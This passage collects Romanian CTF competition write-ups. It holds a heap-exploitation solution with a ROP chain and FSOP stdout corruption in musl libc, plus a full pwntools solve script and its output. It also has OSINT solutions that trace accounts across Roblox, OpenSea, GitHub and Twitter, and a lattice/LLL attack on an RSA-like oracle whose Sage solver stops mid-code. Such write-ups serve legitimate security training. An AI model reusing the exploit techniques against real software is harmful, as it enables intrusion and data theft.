    pop_rsi, buf_addr,
    pop_rdx, 0x80,
    read_,

    pop_rdi, 1,
```

```

pop_rsi, buf_addr,
pop_rdx, 0x80,
write_,

pop_rdi, 0,
_exit,
])

write_any(path_addr, path)
write_any(rop_addr, stack_chain)

```

Ultimul pas este FSOP

Ca programul sa execute trebuie sa corupem stdout pentru control flow

Prin urmare vom folosi FSOP (File Stream Oriented Programming) pentru a corupe structura stdout din musl libc.

In musl libc, cand programul apeleaza puts("Edited."), intern se apeleaza functia __overflow care face:
`f->write(f, &c, 1);`

Daca reusim sa dam overwrite la acest callback cu o functie _longjmp iar aceasta citeste:

rsp din stdout+0x30

Rip din stdout+0x38

Atunci redirectionam executia catre ROP chainul nostru.

Gasirea adreselor:

```

stdout_struct = libc_base + 0xAD280
longjmp_ = libc_base + 0x789D7

```

Construirea patchului pentru stdout:

```

trigger_patch = flat([
    1,
    1,
    rop_addr,
    pop_rdi,
    0,
    longjmp_,
    libc_base + 0x5A240,
    libc_base + 0xAE608,
])
write_any(stdout_struct + 0x20, trigger_patch)

```

In concluzie cam asa arata dupa write:

1. Urmatorul puts("Edited.") din program apeleaza __overflow
2. __overflow cheama callback-ul stdout->write care acum este __longjmp
3. __longjmp primeste stdout ca argument (rdi = stdout)
4. __longjmp citeste RSP = stdout+0x30 = rop_addr
5. __longjmp citeste RIP = stdout+0x38 = pop_rdi
6. Stack-ul este pivotat pe heap, ROP chain-ul se executa

Solve.py:

```
from pwn import *

context.arch = "amd64"

def alloc(io, idx, size, data):
    io.sendlineafter(b"> ", b"1")
    io.sendlineafter(b"Index: ", str(idx).encode())
    io.sendlineafter(b"Size: ", str(size).encode())
    io.sendafter(b"Content: ", data.ljust(size, b"\x00")[:size])

def edit(io, idx, data, length):
    io.sendlineafter(b"> ", b"4")
    io.sendlineafter(b"Index: ", str(idx).encode())
    io.sendafter(b"New Content: ", data.ljust(length, b"\x00")[:length])

def leak(io):
    io.sendlineafter(b"> ", b"3")
    io.sendlineafter(b"Index: ", b"16")
    io.recvuntil(b"Data: ")
    return io.recv(0x180)

io = remote("35.234.125.79",32637)

alloc(io, 0, 0x200, b"A" * 0x200)
leaked = leak(io)

heap_base = u64(leaked[0x00:0x08]) - 0x18
main_base = u64(leaked[0x10:0x18]) - 0x4160
libc_base = u64(leaked[0xB0:0xB8]) - 0xAFF40

log.info(f"heap: {hex(heap_base)}")
log.info(f"main: {hex(main_base)}")
log.info(f"libc: {hex(libc_base)}")
```

```
for i, sz in enumerate(
    [
        0x10,
        0x20,
        0x30,
        0x40,
        0x80,
        0x100,
        0x200,
        0x300,
        0x400,
        0x500,
        0x600,
        0x700,
        0x800,
        0x900,
        0xA00,
    ],
    1,
):
    alloc(io, i, sz, b"B" * sz)

def set_ptr(addr):
    edit(io, 0, b"\x00" * 0x38 + p64(addr), 0x200)

def write_mem(addr, data):
    for i in range(0, len(data), 0x40):
        set_ptr(addr + i)
        edit(io, 27, data[i : i + 0x40], 0x40)

pop_rdi = libc_base + 0x152A1
pop_rsi = libc_base + 0x1B0A1
pop_rdx = libc_base + 0x2A50B
longjmp = libc_base + 0x789D7

_open = libc_base + 0x1BC20
_read = libc_base + 0x72740
_write = libc_base + 0x72F10
_exit = libc_base + 0x719B0

stdout = libc_base + 0xAD280

rop_addr = heap_base + 0x500
```

```
path_addr = heap_base + 0x700
buf_addr = heap_base + 0x900

write_mem(path_addr, b"flag.txt\x00")

rop = flat(
    [
        path_addr,
        pop_rsi,
        0,
        pop_rdx,
        0,
        _open,
        pop_rdi,
        3,
        pop_rsi,
        buf_addr,
        pop_rdx,
        0x80,
        _read,
        pop_rdi,
        1,
        pop_rsi,
        buf_addr,
        pop_rdx,
        0x80,
        _write,
        pop_rdi,
        0,
        _exit,
    ]
)
write_mem(rop_addr, rop)

fsop = flat(
    [1, 1, rop_addr, pop_rdi, 0, longjmp, libc_base + 0x5A240, libc_base + 0xAE608]
)
write_mem(stdout + 0x20, fsop)

io.recvall(timeout=2)
```

Output:

```
[lifip@justalaptop] -[~/Documents/rocsc/pwn/oshi]
>> python3 solve.py
[+] Opening connection to 35.234.125.79 on port 32637: Done
[*] heap: 0x5cb68df66000
[*] main: 0x5cb64e56a000
[*] libc: 0x7d5e17529000
[+] Receiving all data: Done (128B)
[*] Closed connection to 35.234.125.79 port 32637
ROCSC{8870a25a9f58992387f32cbebbbc8adf3c172b582b2448c6bcd2532f642611b0}
```

Museum : Osint

Dovada obținerii flagului


ROCSC{sichuan_science_and_technology_museum}

Sumar

Google lens la poza cropped de la mijloc in sus gasim un blog in chineza si acolo traducem toata pagina si gasim numele museului.

Dovada rezolvării

Dam crop la google lens:



Vom gasi aceasta postare:



PeakD

逛科技馆（下篇） | PeakD

Care duce la linkul: <https://testnet.peakd.com/hive-105017/@lovelingling/638kxg>

Traducem pagina in engleza:

I have to say that the scale of Sichuan Science and Technology Museum is still a little big, there are four floors, the last article we visited the first and second floors, the first floor is the aerospace exhibition hall, but because I am still in the decoration, debugging so I only stroll around the exhibition hall, the second floor is to introduce some physical phenomena knowledge and artificial intelligence, especially the robot that will restore the Rubik's Cube makes me particularly impressed.

Wonderful-strangers : Osint

Dovada obținerii flagului


ROCSOC{H0W_D0E5_H3_M0V3_L1K3_TH1S}

Sumar

Dupa descriere "popular sandbox-type online video game" putem ghici ca este defapt Roblox, ajungem la singurul cont la care da follow @bobo_nashu, ajungem pe contul lui de youtube si flagul este citit litera cu litera

Dovada rezolvării

Intram pe Roblox si cautam memepie6767



A Roblox player profile for the user "memepie6767". The profile picture is a white face with brown hair and a green shirt. The username "memepie6767" is displayed in large white text, with the handle "@memepie6767" below it. Below the profile picture, there are three circular buttons showing statistics: "1 Connection", "19 Followers", and "1 Following". Underneath these buttons, the bio "No bio yet" is displayed, followed by a "more" link.

La prietenii il are pe bobo_nashu



A Roblox player profile for the user "bobo_nashu". The profile picture is a white smiley face. The username "bobo_nashu" is displayed in large white text, with the handle "@bobo_nashu" below it. Below the profile picture, there are three circular buttons showing statistics: "1 Connection", "4 Followers", and "0 Following". Underneath these buttons, the bio "I am posting videos every week" is displayed, followed by a "more" link.

Li gasim contul de youtube https://www.youtube.com/@bobo_nashu si acolo are un singur videoclip unde se citeste fiecare litera: www.youtube.com/watch?v=fpND-2ZLKbg



Art-gallery-heist-2 : Osint

Dovada obținerii flagului


ROCSC{n0_ch@in_c@n_ev3r_h0ld_me_d0wn}

Sumar


Google lens, in website <https://toshthecreator.com/websites/> acolo gasim link catre opensea si cu niste filtre gasim ownerul apoi adresa o punem in github si dam de un cont <https://github.com/unchainedmf> care face o referinta la twitter si pe twitter este flagul in base64

Dovada rezolvării

Google lens cu exact match:



Pe website: <https://oceanracingleague.com/> dam scroll si gasim un button de opensea




<https://opensea.io/collection/orl-ocean-racers> aici putem sa filtram dupa accesorile de la poza pe care o stim, spre exemplu background intergalactic si Headwear Baseball Cap Hydrolyte

Item	Description	Top Offer	Last Sale
Ocean Racer #9644	#11,540	0.0001 WETH	12.00 WETH
Ocean Racer #14090	#18,520	0.0001 WETH	12.00 WETH
Ocean Racer #16907	#9,136	0.0001 WETH	9.00 WETH
Ocean Racer #15967	#5,230	0.0001 WETH	9.00 WETH

si ar trebui sa gasim

<https://opensea.io/item/polygon/0x72106bbe2b447ecb9b52370ddc63cfa8e553b08c/15967>, aici avem link catre owner



On github:

unchainedmf/hacks

Donations at 0xe31f336E1a6983C1A77E1Ff7eDEAaAC1E5d088d3

0 · Updated on Apr 11, 2025

Star

We get here on twitter: <https://x.com/unchainedmf>



Chains @unchainedmf · Apr 8, 2025

Waking up with this view everyday. I love my job



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
Chains @unchainedmf · Jan 26

Here is a message for you, champs:

Uk9DU0N7bjBfY2hAaW5fY0BuX2V2M3JfaDBsZF9tZV9kMHdufQo=



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```
Uk9DU0N7bjBfY2hAaW5fY0BuX2V2M3JfaDBsZF9tZv9kMHdufQo=
```

The screenshot shows a terminal window with the following details:

- Top bar: ABC 52, 1, 50→51 (1 selected),
- Section title: Output
- Output content:

```
ROCSC{n0_ch@in_c@n_ev3r_h0ld_mē_d0wn}
```

Fifteenminutes : crypto

Dovada obținerii flagului

flag{ortho_lattice_ftw_56f17b85f9a3d5891b0f}

Sumar

Challenge-ul are 2 etape, fiecare cu 5 runde:

1. etapa signatures: trebuie gasit 'n'
2. etapa encryption: trebuie gasite 'n' si 'm'

Serverul raspunde la query-uri de forma:

$$res_i = (a_i m + b_i)^{xp} \bmod n$$

unde la fiecare query $a_i, b_i < 2^{100}$ sunt random, iar m si n raman fixe pe runda.

Ideea atacului:

- folosim relatii liniare ascunse intre multe esantioane
- extragem vectori ortogonali cu 'LLL' pe un lattice de forma '[I | Y]'
- obtinem multipli de n , apoi facem 'gcd'
- in etapa 2 reconstruim subspatiul cubic util, apoi recuperam a , b , n , m

Dovada rezolvării

Date importante:

Din 'main.py':

- `bits = 1500`, deci $n = p * q$ are aprox 3000 biti
- `k = 3`, deci `e = 3`
- se impune $p \% 3 \neq 1$ si $q \% 3 \neq 1$
- maxim 50 query-uri pe runda
- etapa 1 cere n , etapa 2 cere n si m

Conditia $p \% 3 \neq 1$ garanteaza practic ca $\gcd(3, \phi(n)) = 1$, deci exista $d = 3^{-1} \bmod \phi(n)$.

Pentru o runda cu `t` query-uri:

- `A = (a_i)`
- `B = (b_i)`
- `K = (k_i)`
- `A3 = (a_i^3)`
- `A2B = (3 a_i^2 b_i)`
- `AB2 = (3 a_i b_i^2)`
- `B3 = (b_i^3)`

Acum Etapa 1:

Serverul da:

$$s_i = (a_i m + b_i)^d \bmod n$$

Ridicam la puterea 3:

$$y_i = s_i^3 = a_i m + b_i + k_i n$$

Pe vectori:

$$Y = mA + B + nK$$

Deci 'Y' sta intr-un subspatiu ascuns de dimensiune 3.

Latice ortogonale

Construim:

$$M = [I_t \mid 2^{2000}Y]$$

Un vector de forma `(v, 2^{2000} \langle v, Y \rangle)` este scurt cand `⟨v, Y⟩ = 0`. LLL intoarce astfel multi vectori ortogonali pe 'Y'.

Daca 'w' e ortogonal pe 'A' si 'B', atunci:

$$\langle w, Y \rangle = n \langle w, K \rangle$$

deci `⟨w, Y⟩` este multiplu de `n`.

$$n = \gcd(|\langle w_1, Y \rangle|, |\langle w_2, Y \rangle|, \dots)$$

Practic:

1. colectam 40 query-uri
2. calculam `y_i = s_i^3`
3. rulam atacul ortogonal
4. trimitem `n`

Aceasta etapa trece stabil 5/5 runde.

Etapa 2:

Serverul da:

$$c_i = (a_i m + b_i)^3 \bmod n$$

Ridicare in 'Z':

$$c_i = a_i^3 m^3 + 3a_i^2 b_i m^2 + 3a_i b_i^2 m + b_i^3 - k_i n$$

Adica:

$$C = m^3 A3 + m^2 A2B + mAB2 + B3 - nK$$

Pare 5D, dar direct nu este stabil.

Folosim matrice ne-scalata:

$$M = [I_t \mid C], \quad t = 50$$

dupa LLL luam primele 't-4' randuri (fara ultima coloana), obtinem 'W', apoi:

$$N = \ker(W)$$

In practica ieftine dimensiune 4 si:

$$\ker(W) = \text{span}(A3, A2B, AB2, K)$$

Deci 'B3' este eliminat, raman exact directiile utile + 'K'.

Vectorii '(A3_i, A2B_i, AB2_i)' satisfac relatia:

$$A2B_i^2 = 3A3_i AB2_i$$

Folosim coloanele lui 'N' ca puncte proiective in 'P^3', construim matricea monomilor de grad 2, gasim cuadrica unica, apoi din matricea ei simetrica extragem o forma liniara 'lambda'.

'ker(lambda)' da subspatiul de dimensiune 3 dorit. Mapam inapoi in spatiul sample-urilor si obtinem:

$$U = \text{span}(A3, A2B, AB2)$$

Recuperare a_i

Cautam combinatii mici:

$$v = xU_0 + yU_1 + zU_2, \quad x, y, z \in [-20, 20]$$

Filtru:

- toate coordonatele sunt cuburi perfecte nenegative

- radacinile cubice au marime plauzibila

Cand trece filtrul, radacinile sunt candidati pentru `a_i`.

Recuperare b_i

Cautam vector pentru `A2B` in acelasi `U`:

$$cur_i = 3a_i^2 b_i$$

Conditii pe fiecare coordonata:

- `cur_i % (3a_i^2) == 0`

- `0 <= b_i < 2^{100}`

Apoi verificam consistenta suplimentara:

$$AB2_i = 3a_i b_i^2$$

si cerem ca `AB2` sa fie in `span(U)`.

Ramane de obicei 1-2 candidati `b`.

Recuperare n si m din candidatii (a,b)

Construim polinoame in `ZZ[x]`:

$$f_i(x) = (a_i x + b_i)^3 - c_i$$

La `x = m`, toate sunt 0 modulo `n`, deci:

$$n | \text{Res}(f_i, f_j)$$

Facem gcd pe mai multe resultante si obtinem `n`.

Apoi in `Z_n[x]` facem gcd polinomial pe perechi. Cand gcd este liniar:

$$g(x) = ux + v \Rightarrow m = -vu^{-1} \pmod{n}$$

In solver am folosit gcd polinomial implementat manual (Euclid), fiindca in inel compus `Z_n` versiunea automata poate esua.

La final validam pe toate sample-urile:

$$(a_i m + b_i)^3 \bmod n = c_i$$

Daca trece pentru toate `i`, perechea `(n,m)` este corecta.

Etapa 2 are o capcana de I/O:

- daca trimiti 50 query-uri, bucla serverului se inchide natural
- daca mai trimiti `E` dupa cele 50, acel `E` poate fi citit la `input("n=")`

Fix corect:

- etapa 1: 40 query-uri si apoi `E`
- etapa 2: exact 50 query-uri, fara `E`

Acest fix a facut solverul stabil end-to-end.

Algoritm final pe scurt:

Etapa 1:

1. colecteaza 40 raspunsuri
2. cubeaza
3. extrage ortogonali cu LLL
4. gcd pe multipli -> `n`
5. trimite `n`

Etapa 2:

1. colecteaza 50 raspunsuri
2. construieste `W`, apoi `N = ker(W)`
3. separa directia `K` cu pasul cuadrica -> obtine `U = span(A3,A2B,AB2)`
4. recuperarea `a` din cuburi perfecte
5. enumera candidati `b` cu constrangeri de divizibilitate si interval
6. recuperarea `n` din resultante
7. recuperarea `m` din gcd polinomial modulo `n`
8. valideaza pe toate sample-urile
9. trimite `n,m`

Solve script:

```
from __future__ import annotations

import time
from itertools import combinations, product as iprod
from math import gcd

from pwn import args, context, log, process, remote
from sage.all import (
    QQ,
```

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Integer,
PolynomialRing,
ZZ,
Zmod,
lcm,
matrix,
prime_range,
vector,
)

ROUNDS = 5
NUM_QUERIES_SIG = 40
NUM_QUERIES_ENC = 50
COMBO_BOUND = 20
B_BOUND = 2**100
QUERY_TOKEN = b"A"
END_TOKEN = b"E"
RECV_TIMEOUT = 30

def recv_res(io):
    deadline = time.time() + 120
    while time.time() < deadline:
        raw = io.recvline(timeout=RECV_TIMEOUT)
        if not raw:
            continue
        line = raw.decode(errors="ignore").strip()
        if line.startswith("res="):
            return int(line[4:])
    raise TimeoutError("timed out waiting for res=")

def collect_res(io, count, send_end=True):
    values = []
    for _ in range(count):
        io.sendline(QUERY_TOKEN)
        values.append(recv_res(io))
    if send_end:
        io.sendline(END_TOKEN)
    return values

def connect():
    if args.LOCAL:
        return process(["python3", "main.py"])
    host = args.HOST or "127.0.0.1"
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port = int(args.PORT or 1337)
return remote(host, port, timeout=RECV_TIMEOUT)

def gcd_many(values):
    g = 0
    for value in values:
        g = gcd(g, abs(int(value)))
    return g

def ortho_lattice(y_vec):
    t = len(y_vec)
    scale = ZZ(2) ** 2000
    mtx = matrix(ZZ, t, t + 1)
    for i in range(t):
        mtx[i, i] = 1
        mtx[i, t] = ZZ(y_vec[i]) * scale
    reduced = mtx.LLL()
    rows = []
    for i in range(t):
        if reduced[i, t] == 0:
            rows.append([int(reduced[i, j]) for j in range(t)])
    return rows

def solve_n_ortho(y_values, dim_subspace):
    t = len(y_values)
    perp = ortho_lattice(y_values)
    log.info(f" got {len(perp)} orthogonal vectors")
    need = t - dim_subspace
    if len(perp) < need:
        raise RuntimeError(f"not enough orthogonal vectors ({len(perp)} < {need})")
    v = matrix(ZZ, perp[:need])
    s = v.right_kernel().matrix().LLL()
    log.info(f" recovered subspace dim: {s.nrows()}")
    if s.nrows() < dim_subspace:
        raise RuntimeError(f"subspace too small ({s.nrows()}), need >= {dim_subspace}")
    u = s[: dim_subspace - 1]
    w = u.right_kernel().matrix()
    y_vec = vector(ZZ, y_values)
    multiples = []
    for i in range(w.nrows()):
        val = abs(int(w[i] * y_vec))
        if val > 0:
            multiples.append(val)

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if not multiples:
    raise RuntimeError("no non-zero multiples from orthogonal projection")
n = multiples[0]
for val in multiples[1:]:
    n = gcd(n, val)
for p in [2, 3, 5, 7, 11, 13, 17, 19, 23, 29, 31]:
    while n % p == 0 and n > p:
        n //= p
return n


def recover_n_sig(responses):
    y_values = [ZZ(r) ** 3 for r in responses]
    log.info(" computing orthogonal lattice ...")
    return solve_n_ortho(y_values, dim_subspace=3)


def find_invertible_cols(basis, k):
    n = basis.ncols()
    for start in range(n - k + 1):
        cols = list(range(start, start + k))
        mtx = matrix(QQ, [[basis[r, c] for r in range(k)] for c in cols])
        if mtx.det() != 0:
            return cols, mtx
    for cols in combinations(range(n), k):
        cols = list(cols)
        mtx = matrix(QQ, [[basis[r, c] for r in range(k)] for c in cols])
        if mtx.det() != 0:
            return cols, mtx
    return None, None


def build_u_subspace(cipher_values):
    t = len(cipher_values)
    mtx = matrix(ZZ, t, t + 1)
    for i in range(t):
        mtx[i, i] = 1
        mtx[i, t] = ZZ(cipher_values[i])
    reduced = mtx.LLL()
    w = matrix(ZZ, t - 4, t)
    for i in range(t - 4):
        for j in range(t):
            w[i, j] = reduced[i, j]
    n_basis = matrix(ZZ, w.right_kernel().basis()).LLL()
    qm = matrix(ZZ, t, 10)
    for i in range(t):

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z0 = ZZ(n_basis[0, i])
z1 = ZZ(n_basis[1, i])
z2 = ZZ(n_basis[2, i])
z3 = ZZ(n_basis[3, i])
qm[i, 0] = z0 * z0
qm[i, 1] = z0 * z1
qm[i, 2] = z0 * z2
qm[i, 3] = z0 * z3
qm[i, 4] = z1 * z1
qm[i, 5] = z1 * z2
qm[i, 6] = z1 * z3
qm[i, 7] = z2 * z2
qm[i, 8] = z2 * z3
qm[i, 9] = z3 * z3

qker = qm.right_kernel().matrix()

if qker nrows() < 1:
    raise RuntimeError("quadric kernel not found")

q = vector(QQ, qker[0])
a0 = matrix(QQ, 4, 4)
a0[0, 0] = q[0]
a0[0, 1] = a0[1, 0] = q[1] / 2
a0[0, 2] = a0[2, 0] = q[2] / 2
a0[0, 3] = a0[3, 0] = q[3] / 2
a0[1, 1] = q[4]
a0[1, 2] = a0[2, 1] = q[5] / 2
a0[1, 3] = a0[3, 1] = q[6] / 2
a0[2, 2] = q[7]
a0[2, 3] = a0[3, 2] = q[8] / 2
a0[3, 3] = q[9]

lam_basis = a0.right_kernel().basis()

if not lam_basis:
    raise RuntimeError("failed to recover lambda")

lam = vector(QQ, lam_basis[0])
scale = lcm([x.denominator() for x in lam])
lam = vector(ZZ, [ZZ(x * scale) for x in lam])
g = gcd_many([x for x in lam if x != 0])
lam = vector(ZZ, [x // g for x in lam])
uc = matrix(ZZ, [list(lam)]).right_kernel().matrix()
rows = []
for row in uc.rows():
    qrow = vector(QQ, row)
    l = lcm([x.denominator() for x in qrow])
    ints = [int(x * l) for x in qrow]
    g2 = gcd_many([x for x in ints if x != 0])
    rows.append([x // g2 for x in ints])
return (matrix(ZZ, rows).LLL() * n_basis).LLL()

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def recover_a_from_u(u_basis, combo_bound=COMBO_BOUND):
    t = u_basis.ncols()
    candidates = []
    search = range(-combo_bound, combo_bound + 1)
    for x, y, z in iprod(search, repeat=3):
        if x == 0 and y == 0 and z == 0:
            continue
        vec = x * u_basis[0] + y * u_basis[1] + z * u_basis[2]
        values = [int(vec[i]) for i in range(t)]
        if sum(1 for v in values if v < 0) > sum(1 for v in values if v > 0):
            values = [-v for v in values]
        if any(v < 0 for v in values):
            continue
        roots = []
        ok = True
        for value in values:
            r = int(Integer(value).nth_root(3, truncate_mode=True)[0])
            if r**3 == value:
                roots.append(r)
            elif (r + 1)**3 == value:
                roots.append(r + 1)
            else:
                ok = False
                break
        if not ok or all(r == 0 for r in roots):
            continue
        if max(roots) >= 2**101:
            continue
        candidates.append((max(roots), sum(roots), roots))
    if not candidates:
        raise RuntimeError("failed to recover A3 / a_i")
    candidates.sort(key=lambda item: (item[0], item[1]))
    return candidates[0][2]

def enumerate_b_candidates(u_basis, a_vec, combo_bound=COMBO_BOUND):
    t = len(a_vec)
    cols3, m3 = find_invertible_cols(u_basis, 3)
    if cols3 is None:
        raise RuntimeError("U has rank < 3")
    out = []
    seen = set()
    search = range(-combo_bound, combo_bound + 1)
    for x, y, z in iprod(search, repeat=3):

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if x == 0 and y == 0 and z == 0:
    continue
vec = x * u_basis[0] + y * u_basis[1] + z * u_basis[2]
base = [int(vec[i]) for i in range(t)]
for sgn in [1, -1]:
    cur = [sgn * v for v in base]
    ok = True
    b_tmp = []
    for i in range(t):
        den = 3 * a_vec[i] * a_vec[i]
        if den == 0 or cur[i] % den != 0:
            ok = False
            break
        b_i = cur[i] // den
        if b_i < 0 or b_i >= B_BOUND:
            ok = False
            break
        b_tmp.append(int(b_i))
    if not ok or all(v == 0 for v in b_tmp):
        continue
    key = tuple(b_tmp)
    if key in seen:
        continue
    ab2 = vector(ZZ, [3 * a_vec[i] * b_tmp[i] * b_tmp[i] for i in range(t)])
    rhs = vector(QQ, [ab2[c] for c in cols3])
    try:
        coef = m3.solve_right(rhs)
    except Exception:
        continue
    if coef * u_basis != ab2:
        continue
    seen.add(key)
    out.append(b_tmp)
return out

```

```

def poly_gcd_mod_n(fi, fj):
    f = fi
    g = fj
    while not g.is_zero():
        f, g = g, f % g
        if not g.is_zero():
            try:
                g = g * g.leading_coefficient() ** (-1)
            except Exception:
                pass

```

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try:
    f = f * f.leading_coefficient() ** (-1)
except Exception:
    pass
return f


def recover_n_m_from_ab(a_vec, b_vec, cipher_values):
    t = len(cipher_values)
    pz = PolynomialRing(ZZ, "x")
    x = pz.gen()
    k = min(12, t)
    polys = [
        (ZZ(a_vec[i]) * x + ZZ(b_vec[i])) ** 3 - ZZ(cipher_values[i]) for i in range(k)
    ]
    vals = [abs(polys[i].resultant(polys[j])) for i, j in combinations(range(k), 2)]
    n = vals[0]
    for val in vals[1:]:
        n = gcd(n, val)
    n = abs(n)
    for p in prime_range(2, 2000):
        while n % p == 0 and n > p:
            n //= p
    if n.bit_length() < 2500:
        return None, None
    rz = PolynomialRing(Zmod(n), "x")
    xx = rz.gen()
    m = None
    for i in range(min(8, t)):
        fi = (ZZ(a_vec[i]) * xx + ZZ(b_vec[i])) ** 3 - ZZ(cipher_values[i])
        try:
            fi = fi * fi.leading_coefficient() ** (-1)
        except Exception:
            pass
        for j in range(i + 1, min(9, t)):
            fj = (ZZ(a_vec[j]) * xx + ZZ(b_vec[j])) ** 3 - ZZ(cipher_values[j])
            try:
                fj = fj * fj.leading_coefficient() ** (-1)
            except Exception:
                pass
            try:
                g = poly_gcd_mod_n(fi, fj)
            except Exception:
                continue
            if g.degree() == 1:
                try:

```

```

        m_try = int((-g[0] * g[1]**(-1)) % n)
    except Exception:
        continue
    ok = True
    for u in range(min(8, t)):
        if (
            pow((a_vec[u] * m_try + b_vec[u]) % n, 3, n)
            != cipher_values[u] % n
        ):
            ok = False
            break
        if ok:
            m = m_try
            break
    if m is not None:
        break
if m is None:
    return int(n), None
return int(n), int(m)

def recover_stage2(cipher_values):
    u_basis = build_u_subspace(cipher_values)
    a_vec = recover_a_from_u(u_basis)
    log.info(f" recovered a_i vector (a[:3]={a_vec[:3]})")
    b_candidates = enumerate_b_candidates(u_basis, a_vec)
    log.info(f" candidate b vectors: {len(b_candidates)}")
    if not b_candidates:
        raise RuntimeError("no valid b candidate found")
    for idx, b_vec in enumerate(b_candidates):
        n, m = recover_n_m_from_ab(a_vec, b_vec, cipher_values)
        if n is None or m is None:
            continue
        ok = True
        for i in range(len(cipher_values)):
            if pow((a_vec[i] * m + b_vec[i]) % n, 3, n) != cipher_values[i] % n:
                ok = False
                break
        if ok:
            log.info(f" selected b candidate #{idx}")
            return n, m
    raise RuntimeError("failed to recover (n, m) from all b candidates")

def solve():
    io = connect()

```

```

for rnd in range(ROUNDS):
    log.info(f"[sig {rnd + 1}/{ROUNDS}] collecting {NUM_QUERIES_SIG} queries ...")
    sig_values = collect_res(io, NUM_QUERIES_SIG, send_end=True)
    n = recover_n_sig(sig_values)
    log.success(f"[sig {rnd + 1}/{ROUNDS}] n recovered ({n.bit_length()} bits)")
    io.recvuntil(b"n=")
    io.sendline(str(n).encode())

for rnd in range(ROUNDS):
    log.info(f"[enc {rnd + 1}/{ROUNDS}] collecting {NUM_QUERIES_ENC} queries ...")
    cipher_values = collect_res(io, NUM_QUERIES_ENC, send_end=False)
    n, m = recover_stage2(cipher_values)
